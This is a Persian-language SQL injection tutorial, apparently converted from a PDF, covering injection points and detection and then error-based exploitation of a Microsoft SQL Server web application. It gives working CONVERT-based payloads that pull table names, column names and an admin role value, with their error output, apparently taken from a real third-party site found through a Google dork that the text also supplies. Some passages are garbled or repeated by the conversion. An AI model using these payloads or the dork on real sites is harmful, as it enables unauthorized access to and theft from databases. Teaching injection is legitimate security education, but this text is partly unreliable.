3. HTTP Header : این مورد میتوانه بیشتر Error-Based In-Band SQLi را منجر شود . ممکن هست یک وب اپلیکیشن هدر هایی مثل User-Agent, Referer, ... را جهت لایک کردن کاربر توی پایگاه داده ذخیره کنه و مقادیر این هدر ها رو به صورت SQL Query خودش استفاده کنه و ما میتوانیم با الوده کردن مقادیر این هدر ها، پیلود های خودمون رو تزریق کنیم و خطابرگردونیم . به علت اینکه این مورد بیشتر از دستورات INSERT, UPDATE ممکن هست که استفاده کرده باشه، ممکن هست که خروجی نداشته باشیم و صرفا در مورد In-Band SQLi بتوانیم Error-Based SQLi اکسلوبیت کنیم و خطابرگردونیم . البته درمورد هدر ها میتوانیم حالت Blind SQLi رو بیشتر داشته باشیم .

اما چه میشه که یک وب اپلیکیشن ها بوجود میاد؟ چه Query هایی از SQL میتوانه منجر به این نوع SQL بشه؟

- SELECT statement : دستور SELECT با خروجی همراه است و میره و رکورد هایی از یک جدول رو SELECT میکنه و بر میگردونه . معمولا توی این دستور UNION-Based پیدا میشه چرا که دستور SELECT رو میشه با UNION SELECT ترکیب کرد و علاوه بر دادهایی که بر میگردونه، دادهایی یک جدول دیگه رو هم بهمن نشون بد . توی دستور SELECT ما در قسمت WHERE clause و ORDER BY clause و columns name, table_name قسمت های مشخص شده در [] میتوانن مورد خوبی و اسه تزریق کد های SQL باشن . بسته به اینکه کجا دستور SQL میتوانیم دستورات خودمون رو تزریق کنیم باید پیلود رو درست ایجاد کنید . مثلا اگه توی [condition] بخواهیم تزریق کنیم شرایط خلی ساده خواهد بود ولی درمورد [table_name] و [...] و [col1=val1, col2=val2, ...] WHERE [condition] به راحتی میتوانه منجر به UPDATE statement باشد ولی دو مورد دیگه به راحتی Error-Based SQLi را میتوانیم ازش بگیریم هر چند که قابل تبدیل به هم هستند اگه حرفه ای و خلاق عمل کنیم .

- UPDATE statement : این دستور خروجی نداره و فقط عمل UPDATE رو روی مواردی از رکورد ها اعمال میکنه . اون قسمت هایی که با [] مشخص شدن، پتانسیل این رو دارن که جا هایی باشن تا دستورات SQL تزریق شوند .

- UPDATE statement : این دستور خروجی نداره و فقط عمل UPDATE رو روی مواردی از رکورد ها اعمال میکنه . اون قسمت هایی که با [] مشخص شدن، پتانسیل این رو دارن که جا هایی باشن تا دستورات SQL تزریق شوند .

- UPDATE [table_name] SET [col1=val1, col2=val2, ...] WHERE [condition] قسمت های مشخص شده در [] میتوانن مورد خوبی و اسه تزریق کد های SQL باشن . بسته به اینکه کجا دستور SQL میتوانیم دستورات خودمون رو تزریق کنیم باید پیلود رو درست ایجاد کنید . مثلا اگه توی [condition] بخواهیم تزریق کنیم شرایط خلی ساده خواهد بود ولی درمورد [table_name] و [...] و [col1=val1, col2=val2, ...] WHERE [condition] به راحتی میتوانه منجر به UNION-Based UPDATE بشه ولی دو مورد دیگه به راحتی Error-Based SQLi را میتوانیم ازش بگیریم هر چند که قابل تبدیل به هم هستند اگه حرفه ای و خلاق عمل کنیم .

- INSERT statement : ساختار این دستور طوریست که خورجی ندارد و فقط یک رکورد جدید رو توی پایگاه داده و یک جدول خاص ایجاد میکنه .

- INSERT INTO table_name(col1, col2, col3, ...) VALUES [(val1, val2, val3, ...)] وقتی چنین دستوری جایی باشه ما احتمال بسیار زیاد فقط امکان تزریق به قسمت VALUES رو داشته باشیم . متوانیم پس از وارد کردن Union-Based یک VALUES بزنیم و یا VALUES رو اشتباه وارد کنیم و خطابرگردیم و Error-Based بشه .

اینا بودن از جاهایی که توی یک وب اپلیکیشن و SQL Query امکان داشتهیم که SQLi بزنیم . فک نکنم چیزی رو جا انداخته باشیم ولی خب همیشه نسبت به چیزهایی که میگم مشکوک باشید و فقط به گفته های من اتفکان کنید و به قول یارو برو سرج کن .

مرحله بعدی طریقه کشف اسیب پذیر بودن یک وب اپلیکیشن است. چطوری اینکار رو انجام بدیم؟ کافیه که جاههایی که گفتم احتمال وجود SQLi وجود داره رو پیدا کنیم و سعی کنیم علاوه بر ورودی که میدیم از کاراکتر هایی مثل - #, -, ;, '' استفاده کنیم و اگه به صورت مستقیم SQL Query از ورودی ما ساخته میشه، توی اجرаш خل ایجاد کنیم و سپس از پاسخی که میگیریم نتیجه گیری کنیم که ایا SQLi وجود داره یا نه. باسخه هایی که ممکن هست نشونه و جو دارد SOLi باشه به عبارت زیر هستند:

- صفحه سیزده

2. خروج متفاوت با ورودی نالووده

3. نماش خطاء SOL

شتر مان ز کشیدن طول ۴

5

ابتدا ما میایم ورودی درست رو بهش میدیم و پاسخی که میگه رو در نظر میگیریم و سپس ورودی الوده رو بهش میدیم و پاسخ رو با پاسخ قبلی قایس، میکنیم، وجود هر گونه تفاوت میتوانه به معنی اسیب بذیر بودن باشه

طریقه اکسپلولیت کردن رو در ادامه برای هر کدام از انواع In-band SQLi توضیح میدیم به صورت جداگانه و نمیخواهیم اینجا درموردها ز باد بحث کنم حون خلا گست ده منشه ول خلاصه بگم:

- **SQLi-Based-Error** : باید سعی به تحریک RDBMS کنیم تا یک خطا رو برگردونه . چطوری تحریک کنیم؟ سعی کنیم Query که اجرا میکنے خطای سینتکسی بده با اضافه کردن - # , -- ; , ' . خطایی که بر میگردونه میتونه حاوی اطلاعات حساس باشه و بدین شکل اکسلپولیوت رو انجام میدیم .
 - **Union-Based SQLi** : پس از اینکه SQLi رو کشف کردیم باید سعی کنیم با استفاده از دستور UNION، اطلاعات جدولی که میخوایم رو به اطلاعاتی که بر میگردونه پچسبونیم و دریافت کنیم .
یه نمای کلی از طریقه اکسلپولیوت کردنشون رو گفتم ولی به صورت جزئی تر در ادامه بررسی میکنیم .

موانع موجود سر راه اکسپلوبیت کردن SQLi In-Band چیا هستند؟ درمورد موانع قبلتر به صورت کامل بحث کردیم و گفتیم که چه متدها و تکنیک هایی برای اینکار وجود داره و در زیر فقط نام معتبر به:

- | | |
|---------------------------------------|----|
| Parameterized Queries | .1 |
| Input Validation and Sanitization | .2 |
| Stored Procedures | .3 |
| Web Application Firewalls and Filters | .4 |
| Least Privilege Principle | .5 |
| Output Encoding | .6 |

در مورد طریقه باپس کردن این موانع هم قبلتر حرف زدیم و دیگه نمیخوام تکرار مکرات بشه و اینکه چطوری یک کد رو امن کنیم که گفتیم و بازگو کردن این موارد جیزی به داشن ما اضافه نخواهد کرد، پس اگه میخواید بوند برگردید عقب و بخونید.

حفره امنیتی Error-Based In-Band SQL Injection چگونه است؟ همینجا بگم که این مورد بیشتر تری توی ASP.NET core شایع است. منبع من و اسه تو پریج این اسیب زنیری مقاله زیر هست:

<https://infosecwriteups.com/exploiting-error-based-sql-injections-bypassing-restrictions-ed099623cd94>

حملات Error-Based SQL Injection یک تکنیک و روش In-Band Injection هست، ما در این روش از یک خطای خروجی SQL استفاده می‌کنیم تا بتوانیم داده‌های داخل پایگاه داده را بخونیم و پا تغییر بدهیم.

در In-Band Injection گفته می‌شود که، مهاجم از یک کانال ارتباطی جهت انجام حمله و دیدن نتایج و داده‌های حاصل از حمله استفاده می‌کند. میتوانیم Data Extraction انجام بدهیم به واسطه استفاده از یک کد اسیب پذیر که خطای را بر می‌گردانه و توی اون خطا اطلاعاتی که میخوایم رو می‌بینیم. خطای که توسط پایگاه داده ساخته می‌شود برای یک مهاجم کافیه تا بتوانه ساختار تمام پایگاه داده رو بدست بیاره.

OWASP میگه که : Error-Based SQL Injection پایگاه داده رو مجبور میکنه که خطایی رو تولید کنه، توی این خطای تولیدی اطلاعاتی که مهاجم میخواهد رو نشون بده و اینطوریه که تزریق انجام میشه .

کلید این تکنیک یه جمله هست : وقتی زندگی بهت یک لیمو میده، شما از اون لیمو سعی کن لیموناد بسازی ()))

جمله بالا رو اگه بخواه ساده تر بگم : شما توی این تکنیک از خطایی که ایجاد میشه استفاده میکنید تا بتونیم پیلود بعدی رو ایجاد کنید .

کجا باید دنبال وجود این اسیب پذیری باشیم؟ یک صفحه وب داریم، چه تکه‌ای و کجاها می‌توانه به ما خطای SQL بده؟ خیلی ساده بخواه بگم، هر جایی که احتمال میدی یک Query پایگاه داده در حال اجراست. حالا چه جایایی احتمال داره Query اجرا بشه؟

۱. **Input Forms** : هر جایی که Input دیدید و تونستید یک ورودی رو بپرس بدید می‌توانه پس از گرفتن ورودی شما یک کوئری SQL اخراج کنه. این Input ها کجاها هستند؟ فرم های ورودی، Search Box، فرم ارتباط با ما، فرم ارسال نظر و ... همه اینها داده هار و

میگیرند، یا توی پایگاه داده ذخیره میکنند و یا دادههای مطابق باهشون رو از توی پایگاه داده بیرون میکشن و پردازش میکنن . مثلا فرم ورود Credentials شما رو میگیره، با دستور SELECT توی پایگاه داده به دنبال رکورد مطابق ورودی شما میگردد با فرم ارتباط با ما، ورودی های شما رو میگیره و میبره توی پایگاه داده ذخیره میکنه و در نهایت هم به ادمین وب اپلیکیشن نشون میده . اینها اعمالی هستند که توی پایگاه داده انجام میشن و ممکن هست که مکانیزم های امنیتی نداشته باشند . میتوانید به راحتی با اضافه کردن - # -- ; ; '، به ته هر ورودی سعی کنید که یک خطای سنتکسی SQL رو برگردانید و جی جی جین، پیدا شد .

2. URL Parameter : پارامتر های URL واقعاً جای خوبی واسه تزربقه، ممکن هست که ورودی شما توی پارامتر های URL که با متدهای GET به سمت وب سرور میره توی یک SQL Query نقش ایفا کنه، اونم به شکلی که مکانیزم های امنیتی رعایت نشده اند . فرض کنید یک مسیری داریم به شکل /products?cat=3 که محصولاتی که توی دسته بندی با id شما 3 هست رو نشون میده . این چیکار میکنه؟ یک Query میزنی به شکل زیر :

➤ `SELECT * FROM products where cat_id=3;`

میتوانید با تغییر 3 به پیلود الوده سعی کنید که تزریق انجام بده . البته توی چنین مواردی بیشتر Union-Based Error-Based و به نظرم هم بهتره که با Union-Based تو چنین مواردی اکسلویت کنید . 3. Cookies : گاهی اوقات کوکی ها توی پایگاه داده ذخیره میشن و یا توی اجرای کوئری های SQL نقش ایفا میکنن . فرض کنید که توی درخواست هایی که به سمت وب سرور میره کوکی هامون به شکل زیر هستند :

```
uid=b26874ccDe16fc; sid=1:oB/33423jkYZ0bNEu61ZGyCv84DEPi8aBLydWsMY9oJ9ZGSSkNUM1AeF0+DbgBEIRgl6P;
xsrft=90d90582e7236b
```

میتوانیم ببایم و مقادیر اینها رو الوده کنیم، کاراکتر های - # -- ، '، بھشون اضافه کنیم و ببینیم ایا خطایی میاد یا نه؟ چطوری تغییر بدیم؟ درخواست ها رو از توی BurpSuite بگیریم و قبل از اینکه بره به سمت وب سرور دستکاری کنیم و نتیجه رو بگیریم و قیاس کنیم .

4. HTTP Header : ممکن هست که یک وب اپلیکیشن برای اینکه کاربراش رو لاگ کنه اطلاعاتی مثل User-Agent, Referer, ... را در هر درخواست از کاربر بگیره و توی پایگاه داده ذخیره کنه . این کار شایع هست و احتمالش هست که رخ بده . ما میایم و سعی میکنیم که مقادیر این هدر ها رو الوده کنیم، با همون کاراکتر هایی که گفتم و چطوری؟ گفتم که BurpSuite عزیز دل . نتیجه رو میگیریم و اگه خطایی داشته باشد، اگه هم نده کوتفشون بده .

توی موارد بالا که گفتم، کوکی ها و HTTP Header ها و فرم ها بیشتر ممکن هست که Error-Based یعنی درخواست از SELECT و INSERT INTO, UPDATE, DELETE دستورات که خروجی ندارن پیدا میشه . منظورم این نیست که خطای اکسلویت میکنیم، چون راحت تره . نمیده، منظورم اینه که SELECT رو UNION-Based اکسلویت میکنیم، چون راحت تره .

اما سوال بعدی اینه که، Impact این اسیب پذیری چیه؟ چه تاثیری داره و ما با اکسلویت کردنش چه چیزی بدست میاریم؟ فک کنم مهم ترین فایده میتونه بdest اوردن ساختار و Structure پایگاه داده باشه . شاید هم بتونیم به شکلی Boolean-Based داده استخراج کنیم ولی نمیدونم حقیقتاً تست کردن این مورد هم یه کم دشواری داره چون پیدا نکرد نمونه اسیب پذیر ولی ببینیم چی میشه . بريم ادامه توضیحات

گفتیم که این مورد بیشتر توی ASP.NET Core پیدا میشه و قاعده این فریمورک در 99 درصد اوقات از Microsoft SQL Server به عنوان RDBMS استفاده میکنه . اگه یک Source یعنی پیاده سازی که اسیب پذیر بود معمولاً با خطایی با متن زیر مواجه میشیم :

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark
before the
character string ''.
/target/target.asp, line 113
```

خطاهایی که بر میگردد رو باید به خوبی بررسی کنیم . گاهی اوقات ممکن هست خطاهای توی کامنت هایی برگردانده بشه، کامنت های کد HTML یا جاواسکریپت، واسه همین هر چیزی که بر میگردد رو باید به صورت Source Code بررسی کنیم . برگشت خطای توی این اسیب پذیری هست که اطلاعات رو به ما میده ولی گاهی پیش میاد که به جای برگشت خطای سیفه 500 Server Error جای خطایی داشته باشد که این اسیب پذیری استفاده کنیم تا بتونیم اکسلویت کنیم .

من یک دورک خوب پیدا کردم که نمونه هایی از این اسیب پذیری رو بهمون میده . میتوانید توی گوگل عبارت زیر رو جستجو کنید و تست هاتون رو روشنون انجام بدهید، سعی نکنید چیزی رو تخریب کنید :

inurl:"ViewGallery.aspx?CatID="


اول اینکه چطوری بدونیم یک تارگت اسیب پذیره؟ باید ابتدا **Source** را تشخیص بدیم و با اضافه کرده کاراکتر های خاص SQL مثل `' , ', -- ; /* # - -` سعی کنیم **SQL Query** اجرا شوند در **Backend** را با خطوا مواجه کنیم. توی تصویر زیر نمونه خطرا رو میبینید.



Server Error in '/' Application.

*Unclosed quotation mark after the character string '5' .
Incorrect syntax near '5' .*

توی پیام خطرا میبینید که گفته شده "یک ' بسته نشده داریم" و درست هم میگه چون ما تعداد **Quote** ها رو فرد کردیم با اضافه کردن یک کاراکتر دیگه بهش.



Server Error in '/' Application.

Conversion failed when converting the varchar value '5' to data type int.

توی تصویر بالا میبینید که من تعداد ' ها رو زوج کردم و خطایی که برگردانده یک خطای دیگه هست که گفته "نمی تونم عبارت '5' رو به int تبدیل کنم" و درست هم میگه . یعنی اینکه وب اپلیکیشن مقدار رو از پارامتر **CatID** میگیره و سپس سعی میکنه تبدیلش کنه به یک **Integer** و بعد ازش استفاده کنه جهت جستجو توی پایگاه داده . علاوه بر این صفحه خطرا میتوانیم به دنبال رفتار های غیر عادی هم توی صفحه باشیم . مثلا چیزی که نشون میده تغییر کنه با صفحه سفید شه هم میتوان نشون دهنده وجود **SQLi** باشن .

قبل از اینکه برمی سراغ اکسپلوریت کردن این حفره امنیتی باید با برخی از توابع و دستورات **SQL** آشنا بشیم . این دستورات بیشتر توی **Microsoft SQL Server** هستند و چون تارگت ما هم از این **RDBMS** استفاده میکنه بهتره بگیم درموردشون .

- **CONVERT()** : این تابع دو ورودی میگیره ، دومی عبارتی هست که میخواهد تبدیل بشه و اولی **Type** مورد نظرمون واسه تبدیل دومیست . مثلا عبارت زیر رو بینید :

➤ **CONVERT(int, "5")**

یعنی اینکه بیا و رشتہ "5" رو تبدیل کن به یک **Integer** . علاوه بر این میتوانیم به جای "5" دستور هم قرار بدیم، یعنی مثلا :

➤ **CONVERT(int, (SELECT TOP 1 table_name FROM information_schema.tables))**

یعنی اینکه بیا و دستور توی پرانتز رو اجرا کن . دستور میگه از توی **information_schema.tables** اولی رو انتخاب کن و ستون **table_name** رو برگردان ، بعد تابع **CONVERT** باید بیاد و این **table_name** برگشته رو به **Integer** تبدیل کنه و چون ممکن هست که حروف توش باشه که قطعا هست، خطرا بر میگردونه البته .

- **WHERE "something" [NOT] IN ("something1", "something2", ...)** : این مورد رو ما توی **SQL** های دیگه مثل MySQL هم داریم که میتوانیم یک لیست تعریف کنیم و یک **WHERE clause** که یک عبارت رو توی اون لیست بررسی میکنه . مثلا توی مثال زیر :

➤ **SELECT table_name FROM `information_schema`.tables WHERE table_name NOT IN ("users", "posts");**

گفتنیم که از **information_schema.tables** ستون **table_name** را برگردان به شرطی که این **table_name** توی لیست تعریف شده نباشه . یعنی نه **users** و نه **posts** باشه .

- **LENGTH()** : این تابع یک ورودی میگیره و تعداد کاراکتر های اون رو بر میگردونه . استفاده ازش خیلی ساده هست و ما میتوانیم گاهی اوقات از استفاده کنیم توی اکسپلوریت هامون :

➤ **SELECT LENGTH("AAA") as str_length;**

دستور بالا میاد و یک جدول بر میگردونه با یک ستون به نام **str_length** که توش تعداد کاراکتر های **AAA** هست . **database()** : این تابع نام دیتابیسی که توش هستیم رو بر میگردونه و میتوانیم با ترکیبیش با **LENGTH** سعی کنیم مقدارش رو توی تارگتمون حدس بزنیم . توی تصویر زیر مثال استفاده ازش رو میبینید .

```
SELECT LENGTH(database()) as Length;
```

Profiling [Edit inline] [Edit] [Explain SQL] [Create PHP code] [Refresh]

Show all | Number of rows: 25 Filter rows: Search this table

Extra options

Length
18

• if() : این دستور برای تعریف یک شرط استفاده میشے . ازش توی Blind زیاد استفاده میکنیم و همینجا توضیحش بدم خوبه، این دستور سه ورودی میگیره که عبارت اند از :

➤ if([condition], true, false)

به جای مقادیر true و false میتوانیم چیزایی که میخوایم رو بگردونیم . مثال زیر رو ببینید :

```
SELECT if(LENGTH(database())=18, 1, 0) as db_length;
```

Profiling [Edit inline] [Edit] [Explain SQL] [Create PHP code] [Refresh]

Show all | Number of rows: 25 Filter rows: Search this table


Extra options

db_length
1

ما از این موارد و موارد مثل این برای اکسپلولیت کردن Boolean-Based SQLi و Error-Based SQLi استفاده میکنیم . اگه موردی دیگه هم داشتیم، همونجا توضیحش میدم .

خب ما فهمیدیم که تارگتمون اسبیب پذیره . نمیخوایم خیلی پیچش بدیم و سختش کنیم . میخوایم برمی و سعی کنیم نام جداول رو بیرون بکشیم . اولین پیلودی که وارد میکنیم به عبارت زیر هست :

➤ ' and 1=convert(int,(select top 1 table_name from information_schema.tables))--
این چیکار میکنه ؟ ابتدا میره و ستون information_schema.tables رو از table_name بیرون میکشه و اولینش رو انتخاب میکنه و سعی میکنه اون رو تبدیل کنه به int و همین دستور خطایجاد میکنه . یک رشته رو نمیشه به int تبدیل کرد و به همین خاطر نتیجه زیر رو میده :




Server Error in '/' Application.

Conversion failed when converting the nvarchar value 'anh_adminlogin' to data type int.

اونی که دورش خط کشیدم نام جدولی بوده که داشته سعی میکنه به int تبدیلش کنه و خطایداده که من نمیتونه این عبارت رو تبدیل کنم به int . میبینید که توی خطای اطلاعات رو بر میگیردونه . حالا میخوایم یه جدول دیگه رو بیرون بکشیم . باید پیلودمون رو به شکل زیر ایجاد کنیم :

➤ ' and 1=convert(int,(select top 1 table_name from information_schema.tables where table_name not in ('anh_adminlogin')))--
گفتیم که اولین information_schema.tables رو از table_name بگیر که توی لیست ('anh_adminlogin') یعنی جدول قبلی، نباشه و سعی کن تبدیلش کنی به int و چون نمیتونه خطایجاد میده و توی خطایجاد میگه ؟



Server Error in '/' Application.

Conversion failed when converting the nvarchar value 'Bill_Iteamdetail' to data type int.

احمقه دیگه، نام جدول رو برگرداند برامون و میتوnim به همین منوال سعی کنیم نام تمام جداول رو بیرون بکشیم . خب حالا فرض کنید که میخوایم ستون های جدول `anh_adminlogin` رو بیرون بکشیم . پیلود زیر رو میسازیم :

```
> ' and 1=convert(int,(select top 1 column_name from information_schema.columns where table_name='anh_adminlogin'))--  
table_name='anh_adminlogin' او لینش رو بگیر به شرطی که' information_schema.columns  
و ستون column_name رو سعی کن تبدیل کنی به int و چون نمیتونه پیغام زیر رو میده :
```

Sorry, that page is missing. Do you want to check if a saved version is available on the Wayback Machine? Don't ask me again

Server Error in '/' Application.

Conversion failed when converting the nvarchar value 'log_id' to data type int.

میبینید که نام ستون رو برامون برگرداند . حالا یک ستون دیگه رو میخوایم . پیلود زیر رو اجرا میکنیم :

```
> ' and 1=convert(int,(select top 1 column_name from information_schema.columns where table_name='anh_adminlogin' and column_name not in ('log_id')))--  
میگه که بیا و از ستون information_schema.columns اولین مورد رو برگردان به شرطی که ستون column_name توی 'log_id' نباشه و جواب میشه :
```

Sorry, that page is missing. Do you want to check if a saved version is available on the Wayback Machine? Don't ask me again

Server Error in '/' Application.

Conversion failed when converting the nvarchar value 'Role' to data type int.

حالا میخواه سعی کنم رکورد های داخل جدول `anh_adminlogin` رو بیرون بکشم . نمیدونم میشه یا نه ولی اگه شد توضیح میدم . اول سعی کنیم نام پایگاه داده ای که جدول `anh_adminlogin` توشه رو بیاریم . پیلودمون میشه به عبارت زیر :

```
> ' and 1=convert(int,(select top 1 table_schema from information_schema.tables where table_name='anh_adminlogin'))--  
یعنی اینه بیا و اولین مورد از information_schema.tables که table_name='anh_adminlogin' است رو دربیار و سعی کن تبدیلش کنی به int و خطأ به شکل زیر بهمون میده :
```

Sorry, that page is missing. Do you want to check if a saved version is available on the Wayback Machine? Don't ask me again

Server Error in '/' Application.

Conversion failed when converting the nvarchar value 'dbo' to data type int.

میبینید که اسم پایگاه داده `dbo` هست . حالا میخواه واسه مثال بیام و مقدار داخل ستون `Role` از جدول `anh_adminlogin` در پایگاه داده `dbo` رو در بیارم . پیلود میشه به شکل زیر :

```
> ' and 1=convert(int,(select top 1 Role from dbo.anh_adminlogin))--  
میگه که بیا و مقدار ستون Role اولین رکورد از dbo.anh_adminlogin رو تبدیل کن به int و خطأی که میده به شکل زیر هست :
```

Sorry, that page is missing. Do you want to check if a saved version is available on the Wayback Machine? Don't ask me again

Server Error in '/' Application.

Conversion failed when converting the nvarchar value 'Admin' to data type int.

میگه مقدارش `Admin` هست . میبینید که میتوnim مقدار هارو هم بدست بیاریم و مشکلی نداریم . اما اکسلپویت کردن این حفره امنیتی زمان بر هست و به علت تعداد بالا ستون ها و جدول ها و رکورد ها زمان خیلی زیادی طول میکشه . برای همین خاطر پیشنهاد استفاده از `sqlmap` هست که به صورت خودکار و سریع همه این کارها رو میکنه . در ادامه پس از توضیحات کامل درمورد انواع `SQLi` میریم سروقت `sqlmap` و باهش کار میکنیم .

بسیار هم خوب ، اغا طریقه اکسلپویت کردن `Error-Based SQLi` تومم شد و چیزی که من فهمیدم اینه که خیلی زمان بره و نیاز به خلاقیت داره تا پیلود درست و حسابی بسازیم . برای تمرین خیلی خوبه و به نظرم یه بار هم که شده یه تمرین خوب انجام بدید و نکاش رو یاد بگیرید ولی در پروژه ها پیشنهاد استفاده از ابزار هست که سریع تر کار میکنه . فقط زمانی که ابزار کم اورد به صورت دستی انجامش میدیم . یه

نکته هم بگم گاهی ممکن هست به تارگتی بر بخورید که نیاز باشه به صورت ترکیبی انواع پیلود های انواع SQLi ها رو توش تست کنید . همین موردی که الان بررسی کردیم حالت Blind هم داره و میتوانیم از طریق این حالت هم اطلاعات بدست بیاریم .

حفره امنیتی Union-Based SQLi چیه ؟ همینطور که از اسم این حفره امنیتی مشخصه کلمه کلیدی UNION پایه اکسپلوبیت کردنش هست . شما اگه میدونید دستور UNION چه کاری میکنه توی پایگاه داده که افرین ، اگه نمیدونید میخواه یه کم درموردش صحبت کنم . توی UNION نوشته که ، دستور SELECT جهت ترکیب نتایج اجرا چند دستور SELECT استفاده میشود . دستور SELECT رو که همموں میدونیم . فرض کنید که توی یک پایگاه داده ما دو تا جدول به نامهای users و movies داریم . جدول users سه ستون به نامهای id, username, password را دارد و حاوی رکورد های زیر هست :

<code>SELECT * FROM users;</code>																
<input type="checkbox"/> Profiling [Edit inline] [Edit] [Explain SQL] [Create PHP code] [Refresh]																
<input type="checkbox"/> Show all Number of rows: 25 ▾ Filter rows: Search this table Sort by key: None ▾																
Extra options																
<table border="1"> <thead> <tr> <th>← T →</th> <th>id</th> <th>username</th> <th>password</th> </tr> </thead> <tbody> <tr> <td><input type="checkbox"/></td> <td>1</td> <td>admin</td> <td>password</td> </tr> <tr> <td><input type="checkbox"/></td> <td>2</td> <td>user1</td> <td>password1</td> </tr> <tr> <td><input type="checkbox"/></td> <td>3</td> <td>user2</td> <td>password2</td> </tr> </tbody> </table>	← T →	id	username	password	<input type="checkbox"/>	1	admin	password	<input type="checkbox"/>	2	user1	password1	<input type="checkbox"/>	3	user2	password2
← T →	id	username	password													
<input type="checkbox"/>	1	admin	password													
<input type="checkbox"/>	2	user1	password1													
<input type="checkbox"/>	3	user2	password2													

در مقابل، جدول movies چهار ستون به نامهای id, title, description, like دارد و حاوی رکورد های زیر است :

<code>SELECT * FROM `movies`;</code>																																								
<input type="checkbox"/> Profiling [Edit inline] [Edit] [Explain SQL] [Create PHP code] [Refresh]																																								
<input type="checkbox"/> Show all Number of rows: 25 ▾ Filter rows: Search this table Sort by key: None ▾																																								
Extra options																																								
<table border="1"> <thead> <tr> <th>← T →</th> <th>id</th> <th>title</th> <th>description</th> <th>like</th> </tr> </thead> <tbody> <tr> <td><input type="checkbox"/></td> <td>1</td> <td>The Shawshank Redemption</td> <td>Over the course of several years, two convicts for...</td> <td>0</td> </tr> <tr> <td><input type="checkbox"/></td> <td>2</td> <td>The Godfather</td> <td>The aging patriarch of an organized crime dynasty ...</td> <td>0</td> </tr> <tr> <td><input type="checkbox"/></td> <td>3</td> <td>The Dark Knight</td> <td>When the menace known as the Joker wreaks havoc an...</td> <td>0</td> </tr> <tr> <td><input type="checkbox"/></td> <td>4</td> <td>The Godfather Part II</td> <td>The early life and career of Vito Corleone in 1920...</td> <td>0</td> </tr> <tr> <td><input type="checkbox"/></td> <td>5</td> <td>12 Angry Men</td> <td>The jury in a New York City murder trial is frustr...</td> <td>0</td> </tr> <tr> <td><input type="checkbox"/></td> <td>6</td> <td>Schindler's List</td> <td>In German-occupied Poland during World War II, ind...</td> <td>0</td> </tr> <tr> <td><input type="checkbox"/></td> <td>7</td> <td>The Lord of the Rings: The Return of the King</td> <td>Gandalf and Aragorn lead the World of Men against...</td> <td>0</td> </tr> </tbody> </table>	← T →	id	title	description	like	<input type="checkbox"/>	1	The Shawshank Redemption	Over the course of several years, two convicts for...	0	<input type="checkbox"/>	2	The Godfather	The aging patriarch of an organized crime dynasty ...	0	<input type="checkbox"/>	3	The Dark Knight	When the menace known as the Joker wreaks havoc an...	0	<input type="checkbox"/>	4	The Godfather Part II	The early life and career of Vito Corleone in 1920...	0	<input type="checkbox"/>	5	12 Angry Men	The jury in a New York City murder trial is frustr...	0	<input type="checkbox"/>	6	Schindler's List	In German-occupied Poland during World War II, ind...	0	<input type="checkbox"/>	7	The Lord of the Rings: The Return of the King	Gandalf and Aragorn lead the World of Men against...	0
← T →	id	title	description	like																																				
<input type="checkbox"/>	1	The Shawshank Redemption	Over the course of several years, two convicts for...	0																																				
<input type="checkbox"/>	2	The Godfather	The aging patriarch of an organized crime dynasty ...	0																																				
<input type="checkbox"/>	3	The Dark Knight	When the menace known as the Joker wreaks havoc an...	0																																				
<input type="checkbox"/>	4	The Godfather Part II	The early life and career of Vito Corleone in 1920...	0																																				
<input type="checkbox"/>	5	12 Angry Men	The jury in a New York City murder trial is frustr...	0																																				
<input type="checkbox"/>	6	Schindler's List	In German-occupied Poland during World War II, ind...	0																																				
<input type="checkbox"/>	7	The Lord of the Rings: The Return of the King	Gandalf and Aragorn lead the World of Men against...	0																																				

کفتم از طریق دستور UNION میتوانیم خروجی SELECT های هر دوی این جداول رو با هم ترکیب کنیم . سینتکس اصلی این دستور به شکل زیر است :

➤ `SELECT [col11, col12, ...] FROM table1 UNION SELECT [col21, col22, ...] FROM table2`

یعنی میگیم که SELECT اول رو روی table1 اجرا کن و ستون های فلان و فلان رو بگیر و سپس SELECT دوم رو روی table2 اجرا کن و ستون های فلان و بهمان رو ازش بگیر و در نهایت خروجی هر دوی این دستورات رو UNION کن و در قالب یک خروجی نشون بده .

اما اجرای این دستور روی دو جدول users و movies خطأ میده :

```
SELECT * FROM `movies` UNION SELECT * FROM `users`

MySQL said: ⚒
#1222 - The used SELECT statements have a
different number of columns
```

توی پیام خطأ چی نوشته ؟ نوشته که علت خطأ اینه که دو دستور SELECT استفاده شده دارای تعداد متفاوتی از ستون ها هستند و به همین خاطر نتونسته نتایج دو دستور SELECT رو با هم UNION کنه . شرطی که برای UNION وجود داره همینه که باید دستورات که قرار نتایجشون با هم ترکیب بشه دارای تعداد ستون های برابر باشد، وگرنه خطأ خواهیم گرفت . حالا چطوری میتوانیم یک جدول با تعداد

ستون های 4 رو با یک جدول با تعداد ستون های 3 رو با هم UNION کنیم؟ یا میتوانیم از 4 ستون یکی کم کنیم و یا میتوانیم به 3 ستون یکی اضافه کنیم.

	id	username	password
1	admin	password	
2	user1	password1	
3	user2	password2	
1	The Shawshank Redemption	Over the course of several years, two convicts for...	
2	The Godfather	The aging patriarch of an organized crime dynasty ...	
3	The Dark Knight	When the menace known as the Joker wreaks havoc an...	

